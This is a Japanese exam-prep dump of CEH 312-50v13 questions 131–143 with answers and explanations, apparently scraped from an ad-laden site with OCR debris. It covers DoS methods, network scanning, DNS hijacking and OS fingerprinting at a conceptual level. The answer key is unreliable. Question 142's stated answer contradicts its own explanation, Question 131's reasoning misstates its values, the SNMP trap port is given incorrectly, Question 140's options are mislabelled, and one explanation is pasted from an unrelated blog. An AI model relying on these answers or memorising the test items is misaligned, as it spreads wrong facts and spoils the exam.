len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
- 192.168.0.100 hping統計 -
送信パケット5個、受信パケット5個、パケット損失0%
往復の最小/平均/最大 = 0.5/3.7/14.9 ミリ秒
[root@localhost hping2-rc3]#

最新問題**: 131**
大胆な攻撃者が、あなたが管理するウェブサーバーを標的にしています。攻撃者は、HTTP接続を操作してSlow HTTP POST攻撃を実行しようとしています。各接続はb秒ごとに1バイトのデータを転送するため、実質的に長時間接続が滞留します。サーバーは1秒あたりm件の接続を処理するように設計されていますが、この数を超える接続はシステムに過負荷をかける可能性があります。
'a=100' と変数 'm'、そして攻撃者が攻撃期間を最大化しようとする意図 'D=a*b' を踏まえ、以下のシナリオを考えてみましょう。サーバーの非利用期間が最も長くなる可能性が高いのはどれでしょうか？
A. m=110, b=20: 攻撃者が100の接続を送信したにもかかわらず、サーバーは1秒あたり110の接続を処理できるため、接続ごとのホールドアップ時間に関係なく、動作を継続する可能性があります。
B. m=90, b=15: サーバーは1秒あたり90接続を処理できますが、攻撃者の100接続はこれを超えており、各接続が15秒間保持されるため、攻撃の持続時間が大幅に長くなる可能性があります。
C. 95, b=10: ここで、サーバーは1秒あたり95接続を処理できますが、攻撃者の100接続には及ばない。ただし、接続あたりのホールドアップ時間は短い。
D. m=105, b=12: サーバーは1秒あたり105の接続を処理でき、これは攻撃者の100の接続よりも多いため、中程度の遅延時間があっても動作を維持できる可能性が高い。
Answer: B (メーッセージを残す**)**
Slow HTTP POST攻撃は、WebサーバーがHTTPリクエストを処理する方法を悪用するサービス拒否（DoS）攻撃の一種です。攻撃者は、リクエストボディに大量のデータを指定することで、正当なHTTP POSTヘッダーをWebサーバーに送信します。しかし、攻撃者はその後、非常に低速でデータを送信することで接続を開いたままにし、サーバーのリソースを占有します。攻撃者はこのような接続を複数回確立することで、サーバーの同時リクエスト処理能力を超過させ、正当なユーザーがWebサーバーにアクセスできないようにすることができます。
攻撃継続時間Dは、D = a * bという式で表されます。ここで、aは接続数、bは接続あたりのホールドアップ時間です。攻撃者はaとbを操作することでDを最大化しようとします。サーバーは1秒あたりm個の接続を処理できますが、mを超える接続はシステムに過負荷をかけます。したがって、

サーバーの非稼働時間が最も長くなる可能性が最も高いシナリオは、a > mかつbが最大となるシナリオです。4つのオプションのうち、これはオプションBに該当し、a = 100、m = 90、b = 15となります。
このシナリオでは、D = 100 * 15 = 1500秒となり、4つのオプションの中で最も長くなります。オプションAはbが大きいものの、a < mであるため、サーバーは過負荷になることなく接続を処理できます。オプションCはa > mですが、bが小さいため、攻撃時間は短くなります。オプションDはa > mですが、bが小さく、aとmの差も小さいため、攻撃時間も短くなります。参考資料：
* スロー POST 攻撃とは何か？そしてそれを防ぐには？ ガイド）
* Apache HTTP Server における HTTP GET/POST の脆弱性を軽減 - Acunetix
* スローポストDDoS攻撃とは？ | NETSCOUT

最新問題: **132**
侵入テスターは、重要インフラを管理する産業用制御システム（ICS）を評価しました。テスターは、システムがリモートアクセスに脆弱なデフォルトパスワードを使用していることを発見しました。この脆弱性を悪用する最も効果的な方法は何ですか？
A. ブルートフォース攻撃を実行してシステムのデフォルトパスワードを推測します
B. クロスサイトリクエストフォージェリ（CSRF）攻撃を実行してシステム設定を操作する
C. サービス拒否（DoS）攻撃を実行してシステムを一時的に混乱させる
D. デフォルトのパスワードを使用して、ICSおよび制御システムの操作に不正にアクセスする
Answer: (解答を表示する**)**
運用技術（OT）およびICS環境は、工場出荷時のデフォルトパスワードが変更されていないなど、設定ミスに悩まされることがよくあります。CEHは、ICSデバイスには強力な認証制御が欠如していることが多いため、デフォルトの認証情報を悪用することが直接的かつ効果的な方法であると認識しています。これらの組み込み認証情報を使用すると、監視制御への不正アクセスが即座に許可され、攻撃者は設定を操作したり、プロセスを妨害したり、重要なシステム全体に攻撃をエスカレートしたりすることが可能になります。

最新問題: **133**
倫理的なハッカーが、内部システムへの侵入の可能性を強く疑う大規模組織の包括的なネットワークスキャンを依頼されました。ハッカーは、ネットワークの詳細な情報を得るために、複数のスキャンツールを組み合わせることにしました。ネットワークの状態に関する最も包括的な情報を得るには、どのような手順を踏めばよいでしょうか。
A. Nmap で ping スキャンを開始し、次に Metasploit を使用して開いているポートとサービスをスキャンし、最後に Hping3 を使用してリモート OS フィンガープリンティングを実行します。
B. Hping3を使用してサブネット全体のICMP pingスキャンを実行し、次にNmapを使用して識別されたアクティブホストのSYNスキャンを実行し、最後にMetasploitを使用して識別された脆弱性を悪用します。
C. Hping3 を使ってランダムポートの UDP スキャンを開始し、次に Nmap を使用してバージョン検出スキャンを実行し、最後に Metasploit を使用して検出された脆弱性を悪用します。

D. まずNetScanTools Proで一般的なネットワークスキャンを実行し、次にNmapを使用してOS検出とバージョン検出を行い、最後にHping3でSYNフラッドを実行します。
Answer: B (メーッセージを残す**)**
ネットワークの状態に関する最も包括的な情報を提供する一連のアクションは、Hping3を使用してサブネット全体に対してICMP pingスキャンを実行し、次にNmapを使用して特定されたアクティブホストに対してSYNスキャンを実行し、最後にMetasploitを使用して特定された脆弱性を悪用することです。この一連のアクションは次のように機能します。
* サブネット全体のICMP pingスキャンにHping3を使用する :このアクションは、サブネット上のすべてのIPアドレスにICMPエコー要求パケットを送信し、ホストからのICMPエコー応答パケットを待つことで、ネットワーク上のアクティブなホストを検出するために使用されます。Hping3は、TCP、UDP、ICMPなどのカスタムパケットを作成して送信し、応答を分析できるコマンドラインツールです。Hping3をICMP pingスキャンに使用することで、ハッカーはネットワーク上の稼働中のホスト、それらの応答時間、パケットロス率を迅速かつ効率的に特定できます12。
* 識別されたアクティブホストでNmapを使用してSYNスキャンを実行する :このアクションは、TCP SYNパケットをさまざまなポートに送信し、TCP応答を分析することで、アクティブホスト上の開いているポートとサービスをスキャンするために使用されます。Nmapは、ポートスキャン、サービス検出、OS検出、脆弱性スキャンなど、さまざまな種類のネットワークスキャンを実行できる人気の高い強力なツールです。SYNスキャンにNmapを使用すると、ハッカーはアクティブホスト上のポートの状態（開いている、閉じている、フィルター処理されている、フィルター処理されていないなど）と、そのホストで実行されているサービスとプロトコルを特定できます。SYNスキャンは、TCP 3ウェイハンドシェイクを完了しないため、ターゲットシステムへのログインを回避するため、ステルススキャンとも呼ばれます34。
* Metasploit を使用して特定された脆弱性を悪用する: このアクションは、開いているポートとサービスを活用する事前構築済みモジュールまたはカスタム モジュールを使用して、アクティブなホスト上の脆弱性を悪用するために使用されます。
Metasploitは、侵入テストとエクスプロイトのためのツールとモジュールのコレクションを含むフレームワークです。Metasploitを使用することで、ハッカーはアクティブなホストに対して、リモートコード実行、権限昇格、バックドアのインストールなど、様々な攻撃を仕掛け、標的のシステムやデータへのアクセスを獲得することができます。また、Metasploitは、情報収集、永続性の維持、他のシステムへのピボットといった、エクスプロイト後のタスクにも使用できます。
他のオプションは、次の理由によりオプション B ほど包括的ではありません。
* A. Nmap で ping スイープを開始し、次に Metasploit を使用して開いているポートとサービスをスキャンし、最後に Hping3 を使用してリモート OS フィンガープリンティングを実行する: このオプションは、ツールを最も効率的かつ効果的に使用していないため、最適ではありません。Nmap は ping スイープを実行できますが、カスタム パケットを作成して送信できる Hping3 よりも遅く、柔軟性に欠けます。Metasploit は開いているポートとサービスをスキャンできますが、スキャンよりもエクスプロイトに適しており、いずれにしてもポート スキャンは Nmap に依存しています。Hping3 はリモート OS フィンガープリンティングを実行できますが、さまざまな

テクニックとプローブを使用して OS の種類とバージョンを判別できる Nmap ほど正確で信頼性がありません13。
* C. ランダム ポートで Hping3 を使用して UDP スキャンを開始し、次に Nmap を使用してバージョン検出スキャンを実行し、最後に Metasploit を使用して検出された脆弱性を悪用する: このオプションは、最適なスキャン方法とテクニックを使用していないため、効果的ではありません。Hping3 は UDP スキャンを実行できますが、UDP は必ずしも応答を生成するとは限らないコネクションレス プロトコルであるため、TCP スキャンよりも遅く、信頼性が低くなります。また、ランダム ポートのスキャンは、重要なポートやサービスを見逃す可能性があるため、非効率的で不完全です。Nmap はバージョン検出スキャンを実行できますが、範囲を絞り込んでスキャンを高速化できるため、最初にポート スキャンを実行する方が有用です。Metasploit は検出された脆弱性を悪用できますが、ハッカーが最初に脆弱性スキャンを実行せずに脆弱性を特定する方法は明らかではありません13。
* D. 一般的なネットワーク スキャンには NetScanTools Pro を使用し、次に OS 検出とバージョン検出には Nmap を使用し、最後に SYN フラッディングを Hping3 で実行します。このオプションは、ネットワーク スキャンのすべての側面と目的をカバーしていないため、包括的ではありません。NetScanTools Pro は、ping、traceroute、DNS ルックアップ、ポート スキャンなどのさまざまなネットワーク タスクを実行できるグラフィカル ツールですが、より高度でカスタマイズされたスキャンを実行できる Nmap や Hping3 ほど強力でも多機能でもありません。Nmap は OS 検出とバージョン検出を実行できますが、対象システムに関する詳細な情報と洞察が得られるため、最初にポート スキャンを実行する方が有用です。Hping3 で SYN フラッディングを実行することは、ネットワーク スキャンではなく、ネットワークを混乱させて対象システムに警告を出す可能性があるサービス拒否攻撃であり、雇われたハッカーにとって倫理的または法的に許される行為ではありません13。
参考文献:
* 1: 平 - Wikipedia
* 2: Hping3の例 - NetworkProGuide
* 3: Nmap - Wikipedia
* 4: Nmapチュートリアル: 検出からエクスプロイトまで - パート1: Nmap入門 | HackerTarget.com
* : Metasploit プロジェクト - Wikipedia
* : Metasploit Unleashed - 攻撃的なセキュリティ
* : NetScanTools Pro - Northwest Performance Software, Inc.

最新問題**: 134**
プロのハッカーであるモリスは、ネットワーク上のトラフィックをスニッフィングすることで、標的組織に対して脆弱性スキャンを実施し、稼働中のシステム、ネットワークサービス、アプリケーション、そして脆弱性を特定しました。また、現在ネットワークにアクセスしているユーザーのリストも入手しました。モリスが標的組織に対して実施した脆弱性評価の種類は何ですか？
A. 内部評価
B. 受動的な評価

C. 外部評価
D. 資格認定評価
Answer: (解答を表示する**)**
パッシブアセスメント パッシブアセスメントは、ネットワーク上のトラフィックをスニフィングして、アクティブなシステム、ネットワークサービス、アプリケーション、および脆弱性を特定します。また、現在ネットワークにアクセスしているユーザーのリストも提供します。

最新問題**: 135**
新しく任命されたネットワークセキュリティアナリストとして、組織のネットワークが攻撃者が用いる回避手法を検知 -阻止できるようにするという任務を負っています。一般的に用いられる回避手法の一つに、侵入検知システム（IDS）を回避するために設計されたパケットフラグメンテーションがあります。この手法に効果的に対抗するには、どのようなIDS構成を実装すべきでしょうか？
A. パケットの断片化によって発生する不規則なトラフィック パターンを検出できる異常ベースの IDS を実装します。
B. 断片化されたパケットが送信される定期的な間隔を認識するように IDS を調整します。
C. リスクを排除するために、すべての断片化されたパケットを拒否するように IDS を構成します。
D. 断片化されたパケットの特定のシグネチャを認識するシグネチャベースの IDS を採用します。
Answer: A (メーッセージを残す**)**
Certified Ethical Hacker (CEH) IDS/IPS および回避テクニック モジュールによると、パケットの断片化は、シグネチャ ベースの IDS センサーが完全なパケットを再構成して検査できないように、悪意のあるペイロードを小さな断片に分割するために攻撃者が使用するテクニックです。
CEHは、異常ベースのIDSシステムは、既知のシグネチャのみに頼るのではなく、動作の逸脱を分析するため、断片化回避に対してより効果的であると説明しています。断片化されたトラフィックは、パケットサイズ、シーケンス、再構成の異常に関して、ベースラインのネットワーク動作から逸脱することがよくあります。
オプション A は正解です。異常ベースの検出では、ペイロード自体が既知のシグネチャと一致しない場合でも、異常な断片化動作を識別できるためです。
オプション B は、攻撃者が一貫した間隔を使用しないため、信頼できません。
オプション C は、正当なトラフィックが断片化される可能性があるため、実用的ではありません。
オプション D は、シグネチャベースの IDS システムが断片化技術によってバイパスされる可能性があるため、あまり効果的ではありません。
CEH は、効果的な対策として、パケットの正規化と異常ベースの検出を推奨しています。


最新問題**: 136**
ある会社の方針では、従業員はトラフィックを暗号化するプロトコルを使用してファイル転送を行う必要があります。しかし、一部の従業員は変更を嫌がるため、依然として暗号化されていないプロトコルを使用してファイル転送を行っているのではないかと疑っています。データ取り込み

部門の従業員が使用するノートパソコンからのトラフィックをキャプチャするために、ネットワークスニファーを設置しました。キャプチャしたトラフィックをWiresharkで調査する場合、暗号化されていないファイル転送を見つけるための表示フィルターとして使用できるコマンドはどれですか？
A. tcp.port = = 21 | | tcp.port = =22
B. tcp.port = = 21
C. tcp.port ! = 21
D. tcp.port = 23
Answer: B (メーッセージを残す**)**

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875**30%OFF問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題**: 137**
インターネット サービス プロバイダー (ISP) は、フレーム リレー ネットワーク上のアナログ モデム、デジタル加入者線 (DSL)、ワイヤレス データ サービス、および仮想プライベート ネットワーク (VPN) を介して接続するユーザーを認証する必要があります。
この要件を最もよく処理できる AAA プロトコルはどれですか?
A. TACACS+
B. 直径
C. ケルベロス
D. 半径
Answer: D (メーッセージを残す**)**
https://en.wikipedia.org/wiki/RADIUS
RADIUS (リモート認証ダイヤルイン ユーザー サービス) は、ネットワーク サービスに接続して使用するユーザーに対して集中的な認証、承認、およびアカウンティング (AAA) 管理を提供するネットワーク プロトコルです。
RADIUS は、アプリケーション層で実行されるクライアント/サーバー プロトコルであり、TCP または UDP のいずれかを使用できます。
ネットワークへのアクセスを制御するネットワークアクセスサーバーには、通常、RADIUSサーバーと通信するRADIUSクライアントコンポーネントが含まれています。RADIUSは、802.1X認証のバックエンドとしてよく使用されます。
RADIUS サーバーは通常、UNIX または Microsoft Windows 上で実行されるバックグラウンド プロセスです。

認証と承認
ユーザーまたはマシンは、アクセス資格情報を使用して特定のネットワークリソースにアクセスするために、ネットワークアクセスサーバー（NAS）にリクエストを送信します。資格情報は、リンク層プロトコル（多くのダイヤルアップまたはDSLプロバイダーの場合はポイントツーポイントプロトコル（PPP））を介してNASデバイスに渡されるか、HTTPSで保護されたWebフォームに投稿されます。
次に、NAS は RADIUS アクセス要求メッセージを RADIUS サーバーに送信し、RADIUS プロトコル経由でアクセスを許可する承認を要求します。
このリクエストには、アクセス認証情報（通常はユーザー名とパスワード、またはユーザーが提供したセキュリティ証明書）が含まれます。さらに、NASがユーザーについて知っているその他の情報（ネットワークアドレスや電話番号、ユーザーのNASへの物理的な接続ポイントに関する情報など）も含まれる場合があります。
RADIUSサーバーは、PAP、CHAP、EAPなどの認証方式を使用して、情報が正しいことを確認します。ユーザーの身元証明に加え、オプションで、ユーザーのネットワークアドレスや電話番号、アカウントステータス、特定のネットワークサービスへのアクセス権限など、リクエストに関連するその他の情報も検証されます。従来、RADIUSサーバーはローカルに保存されたフラットファイルデータベースと照合してユーザー情報を確認していました。最新のRADIUSサーバーは、これを実行するか、外部ソース（一般的にはSQL、Kerberos、LDAP、またはActive Directoryサーバー）を参照してユーザーの資格情報を検証できます。
中程度の信頼度で自動的に生成された形状の説明



EC-Council
jpnpdf.com

次に、RADIUS サーバーは NAS に次の 3 つの応答のいずれかを返します。
1) アクセス拒否、
2) アクセスチャレンジ
3) アクセス承認。
アクセス拒否

ユーザーは、要求されたすべてのネットワークリソースへのアクセスを無条件に拒否されます。理由としては、身分証明書の提示が不十分、ユーザーアカウントが不明または非アクティブであることなどが挙げられます。
アクセスチャレンジ
ユーザーにセカンダリパスワード、PIN、トークン、カードなどの追加情報を要求します。アクセスチャレンジは、アクセス資格情報がNASから隠蔽される形で、ユーザーマシンとRadiusサーバー間に安全なトンネルが確立される、より複雑な認証ダイアログでも使用されます。
アクセス承認
ユーザーにアクセスが許可されます。ユーザーが認証されると、RADIUSサーバーは通常、ユーザーが要求したネットワークサービスを使用する権限を持っているかどうかを確認します。例えば、あるユーザーは会社の無線ネットワークの使用は許可されているものの、VPNサービスは許可されていない場合があります。この情報はRADIUSサーバー上にローカルに保存されることもあれば、LDAPやActive Directoryなどの外部ソースから参照されることもあります。

最新問題: **138**
ボブは最近、大規模なサイバーセキュリティ侵害を経験した医療会社に再就職しました。多くの患者が、個人の医療記録がインターネット上に完全に公開されており、誰でもGoogle検索で簡単に見つけられると訴えています。ボブの上司は、これらのデータを保護する規制について非常に懸念しています。以下の規制のうち、最も違反が多いのはどれですか？
A. HIPPA/PHI
B. プル
C. PCIDSS
D. ISO 2002
Answer: A (メーッセージを残す**)**
PHIは保護対象医療情報の略です。HIPAAプライバシー規則は、対象事業体が保有する個人の医療情報に対する連邦保護を規定し、患者にその情報に関する様々な権利を付与しています。HIPAAにおいてPHIとは、HIPAA対象事業体（医療提供者 健康保険組合、医療保険会社、医療情報センターなど）またはHIPAA対象事業体の事業提携者によって、医療サービスの利用可能性または医療サービスへの支払いに関連して使用、維持、保管、または送信される、識別可能な医療情報とみなされます。
HIPAA 規則で個人データとみなされるのは、過去および現在の医療情報だけでなく、ケアの提供またはケアの支払いに関連する病状や身体的および精神的健康に関する将来の情報も含まれます。PHI は、物理的な記録、電子記録、または音声情報を含む、あらゆる形式の健康情報です。
したがって、個人情報には、健康記録、病歴、検査結果、医療費などが含まれます。基本的に、個人識別情報が含まれている場合、すべての健康情報は個人情報とみなされます。HIPAA規則では、患者氏名、社会保障番号、運転免許証番号、保険情報、生年月日などの一般的な識別情報も個人情報とみなされます。これらの情報は、健康情報に関連付けられている場合に限ります。
健康情報レターを作成する 18 個の識別子は次のとおりです。
* 名前
* 年を除く日付

* 電話番号
* 地理情報
* FAX番号
* 社会保障番号
* メールアドレス
* 症例数
* 口座番号
* 健康手配受益者番号
* 証明書/ライセンス番号
* 車両識別番号とシリアル番号、ナンバープレート
* ウェブURL
* デバイス識別子とシリアル番号
* ネットプロトコルアドレス
* 顔写真とそれに相当する写真
* 生体認証識別子（網膜スキャン、指紋など）
* 識別可能な品種またはコード

これらの識別子の1つまたは複数が医療情報を文字に変換し、PHI HIPAAプライバシールールの制限を適用して、データの使用と開示を制限することができます。HIPAAの対象となる事業体とそのビジネスパートナーは、HIPAAセキュリティルールに規定されているPHIの機密性、完全性、および可用性を確保するために、適切な技術的、物理的、および組織的な保護措置が実施されていることを保証する必要があります。

最新問題: **139**

セキュリティ監査中に、ペネトレーションテスターは金融機関のプライマリドメインへの全トラフィックが異常にリダイレクトされていることを観測しました。ユーザーは、ウェブサイトのフィッシングクローンにリダイレクトされています。調査の結果、権威DNSサーバーが侵害され、そのゾーンレコードが攻撃者のサーバーを指すように変更されていたことが判明しました。これは、キャッシュポイズニングやクライアントサイド攻撃ではなく、ドメインレベルの解決方法が完全に操作されたことを示しています。このシナリオでは、どの手法が使用されていますか？

A. 標準のDNSクエリを介したDNSトンネリングを使用して秘密通信を確立する
B. DNSリバインディングを実行してブラウザとオリジンの相互作用を操作する
C. 正当な名前解決インフラストラクチャを改ざんしてDNSサーバーハイジャックを実行する
D. 再帰サーバーを使用してDNS増幅攻撃を開始する

Answer: C (メーッセージを残す**)**

CEH v13 では、DNS サーバー ハイジャックは、攻撃者が権威 DNS インフラストラクチャを侵害し、DNS ゾーン レコードを改ざんして、すべての正当なクエリを悪意のある宛先にリダイレクトするときに発生すると規定されています。特定のリゾルバに一時的に影響を与える DNS キャッシュ ポイズニングとは異なり、サーバー ハイジャックは、ドメインを制御するコア DNS 権限を操作します。これにより、地理的な場所やデバイスの構成に関係なく、すべてのユーザーが完全にリダイレクトされます。CEH では、このような攻撃は、攻撃者が DNS ルーティングを完全に制御

したまま同一のクローン サイトを提示するため、大規模な認証情報の盗難、フィッシング、金融詐欺、セッション侵害につながる可能性があると強調しています。DNS トンネリングは、秘密裏にデータを抜き出すために使用され、トラフィックをリダイレクトしません。DNS リバインディングは、グローバル DNS リダイレクトではなく、ブラウザー ポリシーをターゲットにします。DNS アンプは、ゾーン操作とは無関係のボリューム型 DDoS 手法です。

最新問題**: 140**
ハリスはターゲットマシンで動作しているOSを特定しようと試みています。IPヘッダーの初期TTLと関連するTCPウィンドウサイズを調べ、以下の結果を得ました。
TTL: 64
ウィンドウサイズ: 5840
ターゲットマシンで実行されている OS は何ですか?
A. Solaris OS
Windows OS
B. Mac OS
C. Linux OS
Answer: C (メーッセージを残す**)**
TTL (Time-To-Live) と TCP ウィンドウ サイズは、パッシブ OS フィンガープリンティングでよく使用される値です。
さまざまなオペレーティング システムによって、IP ヘッダーと TCP ヘッダーのこれらのフィールドにデフォルト値が設定されます。
CEH v13 公式コースウェアおよび Nmap や Netcraft などのツールから:
TTL が 64 で TCP ウィンドウ サイズが 5840 であれば、Linux ベースのオペレーティング システムであることを示す強力な指標となります。
この組み合わせは、Nmap や p0f などのツールで OS をリモートでフィンガープリントするために使用されるシグネチャ応答の 1 つです。
一般的な参照表は次のとおりです。
あなた
デフォルトTTL
TCPウィンドウサイズ
ウィンドウズ
128
8192/65535
リナックス
64
5840
ソラリス
255
8760
Mac OS

64
65535
したがって、TTL: 64 + ウィンドウサイズ: 5840 = Linux OS
誤ったオプション:
A) Solaris では通常、TTL は 255 で、ウィンドウ サイズが異なります。
B). Windows のデフォルトは TTL 128 です。
C) Mac OS は TTL 64 を使用しますが、ウィンドウ サイズは 65535 です。
参考資料 - CEH v13 公式コースウェア:
モジュール03: ネットワークのスキャン
セクション: 「TTLとTCPウィンドウサイズを使用したOS検出」
ツール: Nmap OS フィンガープリンティング、Xprobe2
CEH iLab: TCP/IP スタックの動作による OS フィンガープリンティング
＝

最新問題**: 141**
ビルはネットワーク管理者です。彼は社内ネットワーク内の暗号化されていないトラフィックを排除したいと考えています。そこで、SPANポートを設定し、データセンターへのすべてのトラフィックをキャプチャすることにしました。すると、UDPポート161で暗号化されていないトラフィックがすぐに見つかりました。このポートはどのようなプロトコルを使用しているのでしょうか？また、このトラフィックをどのように保護できるでしょうか？
A. SNMP は重要な情報を伝送しないため、アクションを実行する必要はありません。
B. SNMP なので、SNMP V3 に変更する必要があります。
C. RPC であり、RPC を完全に無効にすることがベストプラクティスです。
D. SNMP を暗号化された SNMP v2 に変更する必要があります
Answer: (解答を表示する**)**
Opsview での SNMPv2 トラップ処理の設定方法については、既にドキュメントに様々な記事が掲載されていますが、SNMPv3 トラップは全く別物です。初めて設定するプロセスは非常に複雑で分かりにくいかもしれませんが、仕組みを理解すれば、すべてがより理解しやすくなります。
SNMPは、パフォーマンスとセキュリティを向上させるために、いくつかの改訂を経てきました（バージョン1、2c、3）。デフォルトでは、UDPポートベースのプロトコルであり、通信は「ファイア・アンド・フォーゲット」方式に基づいています。つまり、ネットワークパケットは別のデバイスに送信されますが、そのパケットの受信確認は行われません（TCPポートの場合、ネットワークパケットは通信リンクのもう一方の端で確認応答する必要があります）。
SNMPには2つの動作モードがあります。1つは、デバイスが定期的にSNMP対応デバイスに情報を要求するGETリクエスト（またはポーリング）（通常はUDPポート161を使用）で、もう1つは、SNMP対応デバイスがイベントが発生したときに別のデバイスにメッセージを送信するトラップ（通常はUDPポート170を使用）です。
後者には、誰かがログオンしたり、デバイスの電源がオンまたはオフになったり、このタイプの調査が必要となるさまざまな他の問題などが含まれます。

このブログでは、SNMPv3 トラップについて説明します。ポーリングとバージョン 2c トラップについては、ドキュメントの別の場所で説明します。
SNMPトラップSNMPは主にUDPポートベースのシステムであるため、デバイス間での送信中にトラップが「失われる」可能性があります。送信側デバイスは、受信側がトラップを受信したかどうかを確認するまで待機しません。つまり、送信側デバイスの設定が間違っている場合（受信側のIPアドレスやポートが間違っている場合）、または受信側がトラップをリッスンしていない場合、あるいは設定ミスのためにトラップを即座に拒否している場合、送信側はそれを知ることができません。
SNMP v2c仕様では、トラップを2種類に分割するという考え方が導入されました。1つは従来の「到達することを期待する」トラップ、もう1つは新しい「INFORM」トラップです。INFORMを受信すると、受信側は確認応答を返送する必要があります。送信側が確認応答を返送されない場合、問題が存在することを認識し、システム管理者がデバイスを調査する際に問題を発見できるようログに記録することができます。

最新問題: **142**
十分なリソースを持つ攻撃者が、大手オンライン小売業者に対して非常に破壊的な DDoS 攻撃を仕掛けるつもりです。
攻撃者は、身元を隠蔽したままネットワークリソースを枯渇させることを狙っています。その手法は、IPベースのブロッキングといった単純な防御策では対応できないはずです。これらの目的を踏まえると、以下の攻撃戦略のうち最も効果的なものはどれでしょうか？
A. 攻撃者はプロトコルベースのSYNフラッド攻撃を仕掛け、小売業者のサーバー上の接続状態テーブルを消費します。
B. 攻撃者は、小売業者のICMP処理を悪用して、単一のIPから単純なICMPフラッド攻撃を実行する必要があります。
C. 攻撃者はボットネットを利用してパルスウェーブ攻撃を開始し、定期的に大量のトラフィックパルスを送信します。
D. 攻撃者は、侵害された単一のマシンを使用してボリュームフラッド攻撃を開始し、小売業者のネットワーク帯域幅を圧倒する必要があります。
Answer: A (メーッセージを残す**)**
パルスウェーブ攻撃は、ボットネットを利用して大量のトラフィックパルスを定期的に送信するDDoS攻撃の一種で、通常は数分間続きます。攻撃者はパルスの頻度と持続時間を調整することで、攻撃効果を最大化し、検知を回避できます。パルスウェーブ攻撃は、標的のネットワークリソースだけでなく、標的が使用している可能性のあるDDoS緩和サービスのリソースも枯渇させる可能性があります。また、パルスウェーブ攻撃では、トラフィックがボットネットを構成する複数のソースから送信されるため、攻撃者の身元を隠すことも可能です。パルスウェーブ攻撃は、トラフィックが正当なものに見えるように見せかけ、送信元IPアドレスが変化するため、IPベースのブロッキングなどの単純な防御策を回避できます。
その他のオプションは、攻撃者の目的に対して効果が低いか、実現可能性が低いです。プロトコルベースの SYN フラッド攻撃は、接続を完了せずに大量の SYN 要求をターゲット サーバーに送信

することで TCP ハンドシェイク プロセスを悪用する DDoS 攻撃の一種です。これにより、サーバーの接続状態テーブルが消費され、新しい接続を受け入れられなくなります。ただし、SYN フラッド攻撃は、SYN Cookie やファイアウォールを使用することで簡単に検出して軽減できます。また、SYN 要求の送信元 IP アドレスを攻撃者まで追跡できるため、SYN フラッド攻撃では攻撃者の身元が明らかになる可能性もあります。ICMP フラッド攻撃は、ping 要求などの ICMP パケットを大量にターゲット サーバーに送信して、その ICMP 処理能力を圧倒する DDoS 攻撃の一種です。ただし、単一の IP からの ICMP フラッド攻撃は、IP ベースのフィルタリングを使用するか、ICMP 応答を無効にすることで簡単にブロックできます。ICMPフラッド攻撃は、ICMPパケットの送信元IPアドレスを特定できるため、攻撃者の身元を明らかにする可能性があります。ボリューム型フラッド攻撃は、標的のサーバーに大量のトラフィックを送信し、ネットワーク帯域幅を飽和させて正当なユーザーによるアクセスを妨害するDDoS攻撃の一種です。しかし、攻撃者のマシン自体の帯域幅が限られている場合があるため、1台の侵害されたマシンを使用したボリューム型フラッド攻撃では、大手オンライン小売業者のネットワーク帯域幅を圧倒するには不十分な可能性があります。ボリューム型フラッド攻撃は、トラフィックシェーピングやレート制限技術を用いることで検出 軽減することも可能です。参考資料：
* パルスウェーブDDoS攻撃：知っておくべきこと
* DDoS攻撃の防止 :7つの効果的な緩和戦略
* DDoS攻撃の種類：用語集
* DDoS攻撃 :その概要と防御方法
* DDoS攻撃の防止 :ウェブサイトを保護する方法

最新問題**: 143**
